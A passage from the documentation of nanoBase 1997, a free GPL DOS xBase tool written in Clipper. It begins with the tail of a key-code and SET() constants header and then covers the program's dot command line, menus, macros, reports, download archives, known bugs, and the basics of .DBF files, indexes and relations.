#define KP_CTRL_MINUS     398   // * Keypad Ctrl--
#define KP_CTRL_PLUS      400   // * Keypad Ctrl-+

#define KP_ALT_5            5   // * Keypad Alt-5
#define KP_ALT_SLASH      420   // * Keypad Alt-/
#define KP_ALT_ASTERISK   311   // * Keypad Alt-*
#define KP_ALT_MINUS      330   // * Keypad Alt--
#define KP_ALT_PLUS       334   // * Keypad Alt-+

#define K_INS              22   //   Ins, Ctrl-V
#define K_DEL               7   //   Del, Ctrl-G
#define K_BS                8   //   Backspace, Ctrl-H
#define K_TAB               9   //   Tab, Ctrl-I
#define K_SH_TAB          271   //   Shift-Tab

#define K_CTRL_INS        402   // * Ctrl-Ins
#define K_CTRL_DEL        403   // * Ctrl-Del
#define K_CTRL_BS         127   //   Ctrl-Backspace
#define K_CTRL_TAB        404   // * Ctrl-Tab

#define K_ALT_INS         418   // * Alt-Ins
#define K_ALT_DEL         419   // * Alt-Del
#define K_ALT_BS          270   // * Alt-Backspace
#define K_ALT_TAB         421   // * Alt-Tab

#define K_CTRL_A            1   //   Ctrl-A, Home
#define K_CTRL_B            2   //   Ctrl-B, Ctrl-Right arrow
#define K_CTRL_C            3   //   Ctrl-C, PgDn, Ctrl-ScrollLock
#define K_CTRL_D            4   //   Ctrl-D, Right arrow
#define K_CTRL_E            5   //   Ctrl-E, Up arrow
#define K_CTRL_F            6   //   Ctrl-F, End
#define K_CTRL_G            7   //   Ctrl-G, Del
#define K_CTRL_H            8   //   Ctrl-H, Backspace
#define K_CTRL_I            9   //   Ctrl-I, Tab
#define K_CTRL_J           10   //   Ctrl-J
#define K_CTRL_K           11   //   Ctrl-K
#define K_CTRL_L           12   //   Ctrl-L
#define K_CTRL_M           13   //   Ctrl-M, Return
#define K_CTRL_N           14   //   Ctrl-N
#define K_CTRL_O           15   //   Ctrl-O
#define K_CTRL_P           16   //   Ctrl-P
#define K_CTRL_Q           17   //   Ctrl-Q
#define K_CTRL_R           18   //   Ctrl-R, PgUp
#define K_CTRL_S           19   //   Ctrl-S, Left arrow
#define K_CTRL_T           20   //   Ctrl-T
#define K_CTRL_U           21   //   Ctrl-U
#define K_CTRL_V           22   //   Ctrl-V, Ins
#define K_CTRL_W           23   //   Ctrl-W, Ctrl-End
#define K_CTRL_X           24   //   Ctrl-X, Down arrow
#define K_CTRL_Y           25   //   Ctrl-Y
```

```
#define K_CTRL_Z            26   //   Ctrl-Z, Ctrl-Left arrow

#define K_ALT_A            286   //   Alt-A
#define K_ALT_B            304   //   Alt-B
#define K_ALT_C            302   //   Alt-C
#define K_ALT_D            288   //   Alt-D
#define K_ALT_E            274   //   Alt-E
#define K_ALT_F            289   //   Alt-F
#define K_ALT_G            290   //   Alt-G
#define K_ALT_H            291   //   Alt-H
#define K_ALT_I            279   //   Alt-I
#define K_ALT_J            292   //   Alt-J
#define K_ALT_K            293   //   Alt-K
#define K_ALT_L            294   //   Alt-L
#define K_ALT_M            306   //   Alt-M
#define K_ALT_N            305   //   Alt-N
#define K_ALT_O            280   //   Alt-O
#define K_ALT_P            281   //   Alt-P
#define K_ALT_Q            272   //   Alt-Q
#define K_ALT_R            275   //   Alt-R
#define K_ALT_S            287   //   Alt-S
#define K_ALT_T            276   //   Alt-T
#define K_ALT_U            278   //   Alt-U
#define K_ALT_V            303   //   Alt-V
#define K_ALT_W            273   //   Alt-W
#define K_ALT_X            301   //   Alt-X
#define K_ALT_Y            277   //   Alt-Y
#define K_ALT_Z            300   //   Alt-Z
#define K_ALT_1            376   //   Alt-1
#define K_ALT_2            377   //   Alt-2
#define K_ALT_3            378   //   Alt-3
#define K_ALT_4            379   //   Alt-4
#define K_ALT_5            380   //   Alt-5
#define K_ALT_6            381   //   Alt-6
#define K_ALT_7            382   //   Alt-7
#define K_ALT_8            383   //   Alt-8
#define K_ALT_9            384   //   Alt-9
#define K_ALT_0            385   //   Alt-0

#define K_F1                28   //   F1, Ctrl-Backslash
#define K_F2                -1   //   F2
#define K_F3                -2   //   F3
#define K_F4                -3   //   F4
#define K_F5                -4   //   F5
#define K_F6                -5   //   F6
#define K_F7                -6   //   F7
#define K_F8                -7   //   F8
#define K_F9                -8   //   F9
#define K_F10               -9   //   F10
#define K_F11              -40   // * F11
#define K_F12              -41   // * F12

#define K_CTRL_F1          -20   //   Ctrl-F1
#define K_CTRL_F2          -21   //   Ctrl-F2
#define K_CTRL_F3          -22   //   Ctrl-F4
#define K_CTRL_F4          -23   //   Ctrl-F3
#define K_CTRL_F5          -24   //   Ctrl-F5
#define K_CTRL_F6          -25   //   Ctrl-F6
#define K_CTRL_F7          -26   //   Ctrl-F7
#define K_CTRL_F8          -27   //   Ctrl-F8
#define K_CTRL_F9          -28   //   Ctrl-F9
#define K_CTRL_F10         -29   //   Ctrl-F10
#define K_CTRL_F11         -44   // * Ctrl-F11
#define K_CTRL_F12         -45   // * Ctrl-F12

#define K_ALT_F1           -30   //   Alt-F1
```

```
#define K_ALT_F2          -31   //   Alt-F2
#define K_ALT_F3          -32   //   Alt-F3
#define K_ALT_F4          -33   //   Alt-F4
#define K_ALT_F5          -34   //   Alt-F5
#define K_ALT_F6          -35   //   Alt-F6
#define K_ALT_F7          -36   //   Alt-F7
#define K_ALT_F8          -37   //   Alt-F8
#define K_ALT_F9          -38   //   Alt-F9
#define K_ALT_F10         -39   //   Alt-F10
#define K_ALT_F11         -46   // * Alt-F11
#define K_ALT_F12         -47   // * Alt-F12

#define K_SH_F1           -10   //   Shift-F1
#define K_SH_F2           -11   //   Shift-F2
#define K_SH_F3           -12   //   Shift-F3
#define K_SH_F4           -13   //   Shift-F4
#define K_SH_F5           -14   //   Shift-F5
#define K_SH_F6           -15   //   Shift-F6
#define K_SH_F7           -16   //   Shift-F7
#define K_SH_F8           -17   //   Shift-F8
#define K_SH_F9           -18   //   Shift-F9
#define K_SH_F10          -19   //   Shift-F10
#define K_SH_F11          -42   // * Shift-F11
#define K_SH_F12          -43   // * Shift-F12


*==================================================================
* MEMOEDIT()
*==================================================================

* User function entry modes
#define MEMOEDIT_IDLE           0      // idle, all keys processed
#define MEMOEDIT_UNKEY          1      // unknown key, memo unaltered
#define MEMOEDIT_UNKEYX         2      // unknown key, memo altered
#define MEMOEDIT_INIT           3      // initialization mode


* User function return codes
#define MEMOEDIT_DEFAULT        0      // perform default action
#define MEMOEDIT_IGNORE        32      // ignore unknown key
#define MEMOEDIT_DATA          33      // treat unknown key as data
#define MEMOEDIT_TOGGLEWRAP    34      // toggle word-wrap mode
#define MEMOEDIT_TOGGLESCROLL  35      // toggle scrolling mode
#define MEMOEDIT_WORDRIGHT    100      // perform word-right operation
#define MEMOEDIT_BOTTOMRIGHT  101      // perform bottom-right operation


*==================================================================
* SET()
*==================================================================

#define _SET_EXACT         1
#define _SET_FIXED         2
#define _SET_DECIMALS      3
#define _SET_DATEFORMAT    4
#define _SET_EPOCH         5
#define _SET_PATH          6
#define _SET_DEFAULT       7

#define _SET_EXCLUSIVE     8
#define _SET_SOFTSEEK      9
#define _SET_UNIQUE       10
#define _SET_DELETED      11

#define _SET_CANCEL       12
#define _SET_DEBUG        13
```

```
#define _SET_TYPEAHEAD    14

#define _SET_COLOR        15
#define _SET_CURSOR       16
#define _SET_CONSOLE      17
#define _SET_ALTERNATE    18
#define _SET_ALTFILE      19
#define _SET_DEVICE       20
#define _SET_EXTRA        21
#define _SET_EXTRAFILE    22
#define _SET_PRINTER      23
#define _SET_PRINTFILE    24
#define _SET_MARGIN       25

#define _SET_BELL         26
#define _SET_CONFIRM      27
#define _SET_ESCAPE       28
#define _SET_INSERT       29
#define _SET_EXIT         30
#define _SET_INTENSITY    31
#define _SET_SCOREBOARD   32
#define _SET_DELIMITERS   33
#define _SET_DELIMCHARS   34

#define _SET_WRAP         35
#define _SET_MESSAGE      36
#define _SET_MCENTER      37
#define _SET_SCROLLBREAK  38

*================================================================
* SETCURSOR()
*================================================================

#define SETCURSOR_NONE     0  // No cursor
#define SETCURSOR_NORMAL   1  // Normal cursor (underline)
#define SETCURSOR_INSERT   2  // Insert cursor (lower half block)
#define SETCURSOR_SPECIAL1 3  // Special cursor (full block)
#define SETCURSOR_SPECIAL2 4  // Special cursor (upper half block)


*================================================================
* RDD REQUESTs
*================================================================

external dbfndx
external dbfntx // default
```

Chapter 370

nanoBase 1997

A free xBase for Dos.

> This material appeared originally at ‘`http://www.geocities.com/SiliconValley/7737/nanobase.html`’, in 1997. Now it is incorporated inside the Italian document ‘‘Appunti di informatica libera’’, and might be reached at the URI <*http://a2.swlibero.org/nanobase_1997.html*>.
> Questo materiale è apparso in origine, nel 1997, presso ‘`http://www.geocities.com/SiliconValley/7737/nanobase.html`’. Adesso viene incorporato nel documento «Appunti di informatica libera» e può essere raggiunto attraverso l’URI <*http://a2.swlibero.org/nanobase_1997.html*>.

370.1 What is it

nanoBase [1] is a Dos program that works essentially as:

- a dot command line xBase,
- a menu driven xBase,
- a xBase program interpreter.

nanoBase 1997 is compiled in two versions: a small one to be used with old computers (i86 with 640 Kibyte RAM), and a second one to be used with better computers, at least i286 (or better) with 2 Mibyte RAM.

370.2 The dot command line

Figure 370.1. The dot line.

```
| |DBFNTX    ||*|  1|ADDRESS   |    10/    11|ADDRESS.NTX |  1|ADDRESS   |


dbusearea( .T., , "ADDRESS.DBF" )
NIL
dbsetindex( "ADDRESS.NTX" )
NIL
alias()
ADDRESS
select()
         1
1+1
         2
sqrt(123)
        11.09053651
2**24
  16777216.00000000
2**16
     65536.00000000
2**8
       256.00000000

[Esc] Exit [F1] Help [F2] List [Enter] Exec [↑] Prev [↓] Next [F10] Menu
```

The dot command line is the first face of nanoBase, the one that appears starting the program normally. It recalls the dot line command of the old xBases.

Please note that **nanoBase recognise only expressions** (that is: no commands).

[1] **nanoBase** GNU GPL

370.3 The menu

Figure 370.2. The file menu.

Pressing [*F10*] the nanoBase menu appears.

From this menu the operations are easier than writing all commands on a prompt line, but it is always possible to come back to the dot line to do an operation not available from the menu.

370.4 The macro recording, compiling and execution

Figure 370.3. The macro menu.

nanoBase is able to record some actions made with the menu and all what is correctly typed from the dot prompt. This may be the begin for a little program (called macro inside nanoBase) that can be executed as it is (ASCII), or compiled into another format, faster to execute.

Macros for nanoBase are made with a reduced set of the Clipper syntax. The statements recognised from nanoBase are:

```
PROCEDURE procedure_name
    statements ...
    [RETURN]
    statements ...
ENDPROCEDURE
```

```
DO PROCEDURE procedure_name
BEGIN SEQUENCE
    statements ...
    [BREAK]
    statements ...
END
```

```
DO CASE
CASE lCondition1
        statements ...
[CASE lCondition2]
        statements ...
[OTHERWISE]
        statements ...
END
```

```
WHILE lCondition
        statements ...
        [EXIT]
        statements ...
        [LOOP]
        statements ...
END
```

```
IF lCondition1
        statements ...
        [ELSE]
        statements ...
END
```

- the '**FOR**' loop is not available (too difficult to implement),
- there may be no user defined functions (code blocks may be created instead),
- procedure calls cannot transfer variables,
- there are only public (global) variables.

Beside these limitations, there are many added functions to the standard language that make the programming easier.

All you need is inside '**NB.EXE**':

- the utility to handle manually the data,
- the macro compiler,
- the macro executor.

370.5 The report system

Figure 370.4. The report menu.

nanoBase can handle label ('`.LBL`') and form ('`.FRM`') files in the dBaseIII format. Labels and

forms may be created and edited inside nanoBase. Beside these old report system there is another way to make a little bit complicated reports without making a complex macro: it is called RPT.

A RPT file is a ASCII file with text mixed with code. The text may contain variables (usually a field or an expression containing fields).

To make a complex report some work is needed, but surely less than the time needed to make a report program.

The main purpose of it was to be able to print text with variables (typically names and addresses) for every record of a particular '`.DBF`' file. Now the RPT system makes something more.

370.6 The integrated text editor

Figure 370.5. The integrated text editor.

```
Doc() UNTITLED.TXT        7:66     INS      (No mouse, sorry :-)

      Address:
              «alltrim(NAME)»
              «alltrim(ADDRESS)»

      Here is an example of letter with insertion of expressions.

                        [Esc] exit  [F1] help  [F10] menu
```

nanoBase contains an integrated text editor not particularly good, but very usefull for RPT files (as the expression insertion is very easy with the use of the [*F2*] key) and whenever there isn't any other editor there.

370.7 The internal documentation

Figure 370.6. The internal documentation.

```
                              c:\bin\NB.HLP
INKEY([<nSeconds>]) --> nInkeyCode

<nSeconds>     specifies the number of seconds INKEY() waits  for
               a  keypress.  You   can  specify   the  value   in
               increments as  small  as one-tenth  of  a  second.
               Specifying zero halts the  program until a key  is
               pressed. If  <nSeconds> is  omitted, INKEY()  does
               not wait for a keypress.

INKEY() returns  an  integer  numeric  value  from  -39  to  386,
identifying the key  extracted from the  keyboard buffer. If  the
keyboard buffer is empty,  INKEY() returns zero. INKEY()  returns
values for all  ASCII characters,  function, Alt-function,  Ctrl-
function, Alt-letter, and Ctrl-letter key combinations.

<nInkeyCode> =   5      [Up arrow], [Ctrl]+E
<nInkeyCode> =  24      [Down arrow], [Ctrl]+X
<nInkeyCode> =  19      [Left arrow], [Ctrl]+S
<nInkeyCode> =   4      [Right arrow], [Ctrl]+D
<nInkeyCode> =   1      [Home], [Ctrl]+A
<nInkeyCode> =   6      [End], [Ctrl]+F
<nInkeyCode> =  18      [PgUp], [Ctrl]+R
[Esc] Exit [↑] [Pag↑] [Ctrl]+[Pag↑] [←] Previous  [Shift]+[F3] Search
[F1] Help  [↓] [Pag↓] [Ctrl]+[Pag↓] [→] Next      [F3] Repeat Search
```

nanoBase's documentation si translated also inside the HTF format: '`NB.HLP`'. Pressing [*F1*], normally, a contextual piece of the manual appears.

Some standard functions have its own internal help, contained inside the '`.EXE`' file. This was made to help programming with nanoBase.

370.8 Download it

Here is the 1997 edition of nanoBase.

- EXE for small computers.
  <*ftp://ftp.simtel.net/pub/simtelnet/msdos/database/nbase7a1.zip*>
  <*http://www.alltheweb.com/search?cat=ftp&q=nbase7a1.zip*>
- EXE for i286 with more than 2 Mibyte.
  <*ftp://ftp.simtel.net/pub/simtelnet/msdos/database/nbase7a2.zip*>
  <*http://www.alltheweb.com/search?cat=ftp&q=nbase7a2.zip*>
- Runtime for small computers.
  <*ftp://ftp.simtel.net/pub/simtelnet/msdos/database/nbase7a3.zip*>
  <*http://www.alltheweb.com/search?cat=ftp&q=nbase7a3.zip*>
- Documentation in many different formats.
  <*ftp://ftp.simtel.net/pub/simtelnet/msdos/database/nbase7a4.zip*>
  <*http://www.alltheweb.com/search?cat=ftp&q=nbase7a4.zip*>
- Macro programming examples.
  <*ftp://ftp.simtel.net/pub/simtelnet/msdos/database/nbase7a5.zip*>
  <*http://www.alltheweb.com/search?cat=ftp&q=nbase7a5.zip*>
- Source for version 96.06.16, without mouse support (1996).
  <*ftp://ftp.simtel.net/pub/simtelnet/msdos/database/nbase7a6.zip*>
  <*http://www.alltheweb.com/search?cat=ftp&q=nbase7a6.zip*>
- Source for version 1997.
  <*ftp://ftp.simtel.net/pub/simtelnet/msdos/database/nbase7a7.zip*>
  <*http://www.alltheweb.com/search?cat=ftp&q=nbase7a7.zip*>

370.9 Bugs and known problems

Here is the list of known bugs and problems.

- Comparison with floating point numbers may fail. It is better to convert numbers into string before comparing them.
- Macros may be contained inside ASCII files or a ''compiled'' '`.DBF`' file. In the second case, when nanoBase executes the macro, a work area (the last available one) is used, so it should not be closed or the macro execution will be stopped. A '**`dbcloseall()`**' will stop execution of the macro. In substitution of '**`dbcloseall()`**', '**`DBCLOSE()`**' should be used.
- To simplify the macro interpretation, lines such as this:
  ```
  qqout( "You can't do that // you can't do that!" )
  ```
  will generate an error as the interpreter will read only:
  ```
  qqout( "You can't do that
  ```

- nanoBase works good also if you have a screen configuration that permits you to show more than the usual 80 columns and 25 lines, but the library used to handle the mouse is not able to work outside the 80×25 area.

nanoBase 1997 user manual

This is the documentation of nanoBase 1997, with minor modifications, that appeared originally at '`http://www.geocities.com/SiliconValley/7737/nb.htm`'. Now it is incorporated inside the Italian document ''Appunti di informatica libera'', and might be reached at the URI <*http://a2.swlibero.org/nanobase_1997.html*>.
Questo è il manuale di nanoBase 1997, modificato leggermente, che è apparso inizialmente presso '`http://www.geocities.com/SiliconValley/7737/nb.htm`'. Adesso viene incorporato nel documento «Appunti di informatica libera» e può essere raggiunto attraverso l'URI <*http://a2.swlibero.org/nanobase_1997.html*>.

nB (''nano Base'': ''n'' = ''nano'' = 10**(-9) = ''very little'') is a little Dos xBase written in Clipper 5.2 that can help to access '`.DBF`' file created with different standards.

nB is:

- a dot command interpreter,
- a menu driven xBase,
- a xBase program interpreter.

371.1 Dos xBase

This section is a brief description of the functionality of a typical Dos xBase.

The first purpose of a xBase program is to handle data inside a '.DBF' file. These files may be indexed with the help of index files and more '.DBF' files may be linked with a relation to obtain something like a relational database.

371.1.1 .DBF files

'.DBF' files are files organised in a table structure:

```
----------------------------
| field1 | field2 | field3 |  record1
----------------------------
|        |        |        |  record2
----------------------------
|        |        |        |  record3
----------------------------
|        |        |        |  record4
----------------------------
|        |        |        |  record5
----------------------------
|        |        |        |  record6
----------------------------
```

The lines of this table are records and the columns are fields. Records are numbered starting from the first that is number 1.

Columns are defined as fields and fields are distinguished by name and these names are saved inside the '.DBF' file.

Every field (column) can contain only one specified kind of data with a specified dimension:

- '**C**', character, originally the maximum dimension was 254 characters, minimum is 1;
- '**N**', numeric, a numeric field that can contain also sign and decimal values;
- '**D**', date, a field dedicated to date information;
- '**L**', logic, a filed that may contain only '**T**' for True or '**F**' for False used as a boolean variable;
- '**M**', memo, a character field with no predefined dimension, not allocated directly inside the '.DBF', but inside a '.DBT' file, automatically linked.

No other field type is available for a typical xBase '.DBF' file.

To access the data contained inside a '.DBF' file the following list of action may be followed:

- Open a '.DBF' file inside the current area, where these areas are something like file handlers.
- After the '.DBF' file is opened, it referenced only by the alias name that usually correspond to the original filename without extention.
- Move the record pointer to the desired location.
- Lock the current record to avoid access from other users.

- Do some editing with the data contained inside the current record using the field names like they were variables.
- Release the lock.
- Move the record pointer to another desired location.
- Lock the current record to avoid access from other users.
- ...
- Close the alias.

Before you go further, you have to understand that:

- A '`.DBF`' file is opened using a free WORK AREA that may be associated to the concept of the file handler.
- The '`.DBF`' file is opened with a alias name that permit to open the same '`.DBF`' file more times when using different alias names.
- After the '`.DBF`' file is opened, we don't speak any more of file, but alias.
- If the work area "n" is used from the alias "myAlias", speaking of work area "n" or of alias "myAlias" is the same thing.

371.1.2 Index files

'`.DBF`' files are organised with record number, that is, you can reach a specific record and not a specific information unless that you scan record by record.

To obtain to "see" a '`.DBF`' file somehow logically ordered (when physically it is not), index files are used.

A index file, also called INDEX BAG, is a file that contains one or more indexes

Indexes are rules by which a '`.DBF`' file may be seen ordered.

A typical index file may contain only one index.

A index file may have the following extention:

- '`.NDX`', single index, dBase III and dBase III plus;
- '`.NTX`', single index, Clipper;
- '`.MBX`', multiple index, dBase IV;
- '`.CDX`', multiple index, FoxPro.

Every index file may be used only in association with the '`.DBF`' for what it was made. The problem is that normally there is no way to avoid errors when the user try to associate the right '`.DBF`' file with the wrong index.

To access the data contained inside a '`.DBF`' file the following list of action may be followed:

- Open a '`.DBF`' file.

- Open a index file.
- Select a particular order.
- Search for a key or move the record pointer on a different way.
- Lock the current record to avoid access from other users.
- Do some editing with the data contained inside the current record using the field names like they were variables.
- Release the lock.
- Move the record pointer to another desired location.
- Lock the current record to avoid access from other users.
- ...
- Close the alias.

Before you go further, you have to understand that:

- As orders are contained inside a INDEX BAG file physically distinguished form the '`.DBF`' file, it may happen that a '`.DBF`' file is wrongly opened and edited without the index. In this case, the INDEX BAG is not updated and when the INDEX BAG will be opened, the records contained inside the '`.DBF`' file may not correspond.
- For the same reason, an improper program termination may result in an incomplete data update. That is: '`.DBF`' file may be all right, INDEX BAG not.
- This is why xBase programs are "weak" relational databases or they are not relational databases at all.
- When troubles occurs, indexes must be rebuild.

371.1.3 Relations

Many '`.DBF`' files with indexes may be opened simultaneously. Data contained inside more '`.DBF`' files may be somehow connected together. See the example.

```
-------------------------------------------
| Date | Time IN | Time OUT | Employee # |
-------------------------------------------
| xxxx | xxxxxxx | xxxxxxxx |      01    | -------->|
-------------------------------------------          |
| yyyy | yyyyyyy | yyyyyyyy |      02    |           |
-------------------------------------------          |
| zzzz | zzzzzzz | zzzzzzzz |      01    | -------->|
-------------------------------------------          |
[...]                                                |
                                                     |
         |<------------------------------------------|
         |
         |
         |        ----------------------------------------
         |        | Employee # | Name    | Address |.....|
         |        ----------------------------------------
         |------->|   01       | aaaaaaa | aaaaaaa |.....|
                  ----------------------------------------
```

```
|   02      | bbbbbbb | bbbbbbb |.....|
---------------------------------------
|   03      | ccccccc | ccccccc |.....|
---------------------------------------
```

The first '.DBF' file contains some data that refers to an Employee number that may appear repeated on more records.

Employee informations are stored inside another '.DBF' file that contains only one record for every employee.

Establishing a relation from the first '.DBF' file to the second, moving the record pointer of the first '.DBF' file, that is the first alias, the record pointer of the second, the child alias, is moved automatically to the record containing the right data.

The relation is an expression that should result in a number if the child alias is opened without index, or in a valid index key if the child alias is opened with an index.

To relate two '.DBF' files the following list of action may be followed:

- Open the first '.DBF' file.
- Open a index file for the first alias.
- Select a particular order.
- Open the second '.DBF' file.
- Open a index file for the second alias.
- Select a particular order.
- Select the first alias.
- Define a relation form the first alias and the second alias: the child alias.
- Search for a key or move the record pointer of the first alias (don't care about the Child alias).
- Lock the current record to avoid access from other users.
- If data contained inside the Child alias should be edited (usually it doesn't happen), lock the current record of the Child alias.
- Do some editing with the data contained inside the current record using the field names like they were variables.
- Release the lock (also with the Child alias if a lock was made).
- Move the record pointer to another desired location.
- Lock the current record to avoid access from other users.
- [...]
- Release the relation.
- Close the Child alias.
- Close the first alias.

As may be seen, relations are not saved inside files, but are obtained with lines of code.

371.2 Composition

nB is composed from the following files, where *xx* is the the version code.

NBASExx1.ZIP	EXEs for small PCs
NBASExx2.ZIP	Runtime EXEs for small PCs
NBASExx3.ZIP	EXEs for i286 with 2M+
NBASExx4.ZIP	DOCs
NBASExx5.ZIP	EXAMPLEs
NBASExx6.ZIP	SRCs for version 96.06.16
NBASExx7.ZIP	SRCs for the current version

Every archive file contains:

'COPYING.TXT'	GNU General Public License version 2 in Dos text format.
'README.TXT'	the readme file.
'FILE_ID.DIZ'	definition.

The file 'NBASExx1.ZIP' contains also the following files.

'NB.EXE'	the executable program for DBFNTX and DBFNDX files, linked with RTLINK.
'NB.HLP'	this manual in "Help Text File" format.

The file NBASExx2.ZIP contains also the following files.

'NB.EXE'	the run-time to execute macro programs for DBFNTX and DBFNDX files handling, linked with RTLINK.

The file 'NBASExx3.ZIP' contains also the following files.

'NB.EXE'	the executable program for DBFCDX, DBFMDX, DBFNDX and DBFNTX files, linked with EXOSPACE.
'NB.HLP'	the user manual in "Help Text File" format.

The file 'NBASExx4.ZIP' contains also the following files.

'NB.PRN'	the user manual in printed text format.
'NB.RTF'	the user manual in RTF format.
'NB.TXT'	the user manual in ASCII text format.
'NB.HTM'	the user manual in HTML format.

The file 'NBASExx5.ZIP' contains also the following files.

'_ADDRESS.DBF'	an example database file.
'_ADDRESS.NTX'	index file associated to '_ADDRESS.DBF'.
'_ADDRESS.LBL'	a label form file used to print data contained inside '_ADDRESS.DBF'.
'_ADDRESS.FRM'	a report form file used to print data contained inside '_ADDRESS.DBF'.
'_ADDRESS.RPT'	a RPT text file used to print data contained inside '_ADDRESS.DBF'.

'_MAINMNU.&'	a macro program source example of a menu that executes some others macro programs. This example is made to demonstrate how nB can execute directly a source code without compiling it. This example is made only to taste it: it is very slow and only a speedy machine can give the idea of it.
'0MAINMNU.&'	a macro program source example of a menu that executes some others macro programs. It is the same as '_MAINMNU.&' but it is made to start the execution of the compiled macros.
'0MAINMNU.NB'	compiled macro program '0MAINMNU.&'
'0MAINMNU.BAT'	a batch file to show how to run the execution of '0MAINMNU.NB'
'1ADDRESS.&'	a macro program source example for handling a '.DBF' file containing addresses in various ways.
'1ADDRESS.NB'	compiled macro '1ADDRESS.&' .
'2ADDRESS.&'	a macro program source example for handling a '.DBF' file containing addresses in various ways: a little bit more complicated than 1ADDRESS.&.
'2ADDRESS.NB'	compiled macro '2ADDRESS.&' .
'3ADDRESS.&'	a macro program source example for handling a '.DBF' file containing addresses in various ways: a little bit more complicated than '2ADDRESS.&' .
'3ADDRESS.NB'	compiled macro '3ADDRESS.&'.
'4ADDRESS.&'	a macro program source example for handling a '.DBF' file containing addresses in various ways: a little bit more complicated than '3ADDRESS.&' .
'4ADDRESS.NB'	compiled macro '4ADDRESS.&' .
'ABIORITM.&'	a macro program source example for calculating the personal bio wave.
'ABIORITM.NB'	compiled macro 'ABIORITM.&' .
'_STUDENT.DBF'	a '.DBF' file used inside the BSTUDENT macro example.
'_STUDENT.NTX'	index file used for '_STUDENT.DBF' .
'_STUDSTD.DBF'	a '.DBF' file used inside the BSTUDENT macro example.
'_STUDENT.RPT'	a RPT text file used to print data contained inside '_STUDENT.DBF' .
'_STUDSTD.RPT'	a RPT text file used to print data contained inside '_STUDSTD.DBF' .
'BSTUDENT.&'	a macro program source example for students evaluation: a description about students is obtained linking other standard descriptions.
'BSTUDENT.NB'	compiled macro 'BSTUDENT.&' .
'CBATMAKE.&'	a macro program source example to generate a batch file to be used to back up an entire hard disk.
'CBATMAKE.NB'	compiled macro 'CBATMAKE.&' .
'BROWSE.&'	a macro program source example to start an automatic browse.
'BROWSE.NB'	compiled macro 'BROWSE.&' .
'BROWSE.BAT'	batch file to start a '.DBF' browse with the BROWSE macro program.
'MENU.&'	a macro program source example for a Dos menu.
'MENU.NB'	compiled macro 'MENU.&' .
'MENU.BAT'	batch file to use the MENU macro.

The file 'NBASExx6.ZIP' contains also the following files: source code for the version 96.06.16.

'NB.PRG'	the main source file for version 96.06.16.
'NB_REQ.PRG'	the source file containing links to all the standard functions.
'NB.LNK'	link file for compilation.

‘NB_NRMAL.RMK’	rmake file to compile with RTLink.
‘NB_EXOSP.RMK’	rmake file to compile with Exospace.
‘NB_RUNTI.RMK’	rmake file to compile with RTLink defining RUNTIME to obtain a small nB runtime version.
‘MACRO.LNK’	link file to compile and link a macro.
‘MACRO.RMK’	rmake file to compile and link a macro.

The file ‘NBASExx7.ZIP’ contains also the following files: source code for the current version.

‘NB.PRG’	the main source file.
‘REQUEST.PRG’	the source file containing links to all the Clipper functions.
‘STANDARD.PRG’	the source file for standard functions.
‘EXTRA.PRG’	the source file for other standard functions.
‘STANDARD.CH’	general include file that substitutes all include file normally used for normal Clipper compilations.
‘NB.CH’	include file specific for nB.
‘NB.LNK’	link file for compilation.
‘NB_RUNTI.LNK’	link file for runtime compilation.
‘NB_NRMAL.RMK’	rmake file to compile with RTLink.
‘NB_EXOSP.RMK’	rmake file to compile with Exospace.
‘NB_RUNTI.RMK’	rmake file to compile with RTLink defining RUNTIME to obtain a small nB runtime version.
‘MACRO.CH’	include file to compile and link a macro.
‘MACRO.LNK’	link file to compile and link a macro.
‘MACRO.RMK’	rmake file to compile and link a macro.
‘CLIPMOUSE.ZIP’	a simple free library for mouse support under Clipper (c) 1992 Martin Brousseau.

371.3 How to use nB

nB normal syntax is:

```
nB [nB_parameters] [macro_filename] [macro_parameters]
```

To run nB, just type the word "NB" and press [*Enter*] to execute. It will run in command mode, this means that it will look like an old xBASE command prompt.

To run the program as a macro interpreter, type the word NB followed from the macro file name with extention (no default extention is supposed). If parameters are given, after the macro file name, these will be available inside the public variables: c_Par1, c_Par2, ..., c_Par9. c_Par0 will contain the macro file name (see the macro file BROWSE.&). nB will terminate execution when the macro terminates.

These parameters are available for nB:

-c	Suppress the copyright notice. It is usefull when using nB for macro interpretation.
-w	Suppress the "Wait-Wheel" if not desired. It is the "Wheel" that appears at top-left when a macro is interpreted or other long elaborations are executed.
-?	Shows a short help.

nB macro "compilation" syntax is:

```
nB -m source_macro_filename [destination_macro_filename]
```

With the -m parameter, nB "compiles" the ASCII *source_macro_filename* into *destination_macro_filename* .

371.4 Status line

nB shows a "status line" at the top of the screen when the nB command prompt or the menu system is active. It shows some important informations.

```
| |DBFNTX    ||*|  1|ADDRESS   |     1/     4|ADDRESS.NTX |
 |  |          |  |    |             |      |
 |  |          |  |    |             |      |
 |  |          |  |    |             |    Last record (7).
 |  |          |  |    |             |
 |  |          |  |    |          Record pointer position (6).
 |  |          |  |    |
 |  |          |  |   Active alias (5).
 |  |          |  |
 |  |          |  Current Work Area (4)
 |  |          |
 |  |         Deleted record appearance (3)
 |  |
 |  Actual default database driver (2).
 |
Macro recorder indicator (1).
```

```
|     1/     4|ADDRESS.NTX |  1|ADDRESS   |
              |             |   |
              |             |   |
              |             |  Order Tag Name (10)
              |             |
              |          Order number (9)
              |
            Order Bag name (8)
```

(1) This is the place for the macro recorder indicator. The symbol used is "&". Blank means that the macro recorder is OFF; & blinking means that the macro recorder is ON; & fixed means that the macro recorder is PAUSED.

(2) The name of the default database driver. It is not necessarily the database driver for the active alias; it is only the database driver that will be used for the next open/create operation.

(3) An asterisk (*) at this position indicates that SET DELETED is OFF. This means that deleted records are not filtered. When a BLANK is in this place, SET DELETED is ON, so that deleted records are filtered.

(4) The active work area number, that is, the area of the active alias.

(5) The active alias name. Note that the alias name is not necessarily equal to the '`.DBF`' file name.

(6) The actual record pointer position for the active alias.

(7) The number of records contained inside the active alias.

(8) The Order Bag name; that is the index file name.

(9) The order number.

(10) The order tag (name). When DBFNTX database driver is used, it correspond to the Order Bag name.

371.5 The dot line

Starting nB without parameters, the dot line appears. This is the place where commands in form of functions may be written and executed like a old xBase.

The functions written inside the command line that don't result in an error, are saved inside a history list. This history list may be recalled with [*F2*] and then the selected history line may be reused (eventually edited). Key [*up*]/[*down*] may be used to scroll inside the history list without showing the all list with [*F2*].

[*Enter*] is used to tell nB to execute the written function.

As the dot line is not an easy way to use such a program, a menu is available pressing [*F10*] or [*Alt+M*]. The [*F10*] key starts the ASSIST() menu. This menu may be started also entering the name of the function: "ASSIST()".

